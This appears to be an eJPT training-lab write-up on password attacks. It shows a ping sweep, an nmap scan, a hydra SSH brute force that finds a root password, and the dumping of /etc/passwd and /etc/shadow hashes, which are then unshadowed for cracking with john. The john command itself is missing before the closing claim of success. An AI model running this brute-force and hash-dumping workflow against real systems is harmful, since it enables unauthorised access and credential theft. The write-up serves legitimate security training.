# *Bruteforce and Password Cracking*

First, we need to find the ip address of the active host. For that, let's first find our ip.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ sudo ifconfig
[sudo] password for hades:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 64094  bytes 59888336 (57.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39024  bytes 11797462 (11.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 630 (630.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 630 (630.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::20cd:92ff:feaf:f4a2  prefixlen 64  scopeid 0x20<link>
        ether 22:cd:92:af:f4:a2  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2112 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can find that the network address is 192.168.99.0/24 from this. Let's do a ping sweep and find any alive hosts.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ fping -a -g 192.168.99.0/24
192.168.99.22
192.168.99.100
```

We found our host. Let's do an nmap scan to check for open ports.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ sudo nmap -sC -sV 192.168.99.22
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-17 12:02 IST
Nmap scan report for 192.168.99.22
Host is up (0.50s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 c6:52:37:cf:4a:a9:1d:a9:6b:75:27:2e:6b:19:72:71 (DSA)
|   2048 99:c5:46:8a:39:40:96:ea:58:4b:79:0d:c4:a6:a9:06 (RSA)
|_  256 4f:bb:ad:d8:9f:2e:c1:5c:35:a9:a6:5c:98:fb:da:cf (ECDSA)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:50:56:A0:17:F8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We know ssh and telnet is open. We can use hydra to find valid credentials for both services.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ hydra 192.168.99.22 ssh -l root -P /usr/share/
wordlists/SecLists/Passwords/Leaked-Databases/rockyou-15.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-17 12:39:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 249 login tries (l:1/p:249), ~16 tries per task
[DATA] attacking ssh://192.168.99.22:22/
[STATUS] 142.00 tries/min, 142 tries in 00:01h, 108 to do in 00:01h, 16 active
[22][ssh] host: 192.168.99.22   login: root   password: 123abc
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-17 12:41:25
```

We found ssh credentials. Let's log in.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ ssh root@192.168.99.22
root@192.168.99.22's password:
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 03:39:38 2015 from 192.168.99.16
root@telnetserver:~#
```

Now, we can access the /etc/passwd file.

```
root@telnetserver:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

We can also get the /etc/shadow file.

```
root@telnetserver:~# cat /etc/shadow
root:$6$NMfSi/bG$y9j8uMu4glpLudMRvzznUZ5h30jlobtAJGZYRaa64pdKy3i1WLTnmPPWUxfPdZwJKReFPU/zBo8HRpD.RAkrG1:16475:0:99999:7:::
daemon:*:16315:0:99999:7:::
bin:*:16315:0:99999:7:::
sys:*:16315:0:99999:7:::
sync:*:16315:0:99999:7:::
games:*:16315:0:99999:7:::
man:*:16315:0:99999:7:::
lp:*:16315:0:99999:7:::
mail:$6$jLhDRY5M$MJPM2mnM1khh8l0taxORP7oNn4jmwHAOLWZij5DacV25Hzj1ryykobxGlprlgaCXg/PGV2Po34JF4HgPv8roQ.:16470:0:99999:7:::
news:$6$7pnXYnUf$F7t6t4A6rQf2z/ycnPuEdzMH9RGB5W0OFL420eKvp/s/SK3KaD6EM/gDNzhL9YFCthi7JVavBa8/nJCxX3XZW0:16470:0:99999:7:::
uucp:*:16315:0:99999:7:::
proxy:*:16315:0:99999:7:::
www-data:*:16315:0:99999:7:::
backup:*:16315:0:99999:7:::
list:*:16315:0:99999:7:::
irc:*:16315:0:99999:7:::
```


I copied both of these files to my local machine. Let's unshadow the passwd file and save it to a hashes file.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ sudo unshadow passwd shadow > hashes
```

We can check the content of hashes file.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 6 - Bruteforce and Password Cracking$ cat hashes
root:$6$NMfSi/bG$y9j8uMu4glpLudMRvzznUZ5h30jlobtAJGZYRaa64pdKy3i1WLTnmPPWUxfPdZwJKReFPU/zBo8HRpD.RAkrG1:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:$6$jLhDRY5M$MJPM2mnM1khh8l0taxORP7oNn4jmwHAOLWZij5DacV25Hzj1ryykobxGlprlgaCXg/PGV2Po34JF4HgPv8roQ.:8:8:mail:/var/mail:/bin/sh
news:$6$7pnXYnUf$F7t6t4A6rQf2z/ycnPuEdzMH9RGB5W0OFL420eKvp/s/SK3KaD6EM/gDNzhL9YFCthi7JVavBa8/nJCxX3XZW0:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
```

Now, let's use john to crack these hashes.




We got almost all of the hashes cracked using John's password.lst wordlist.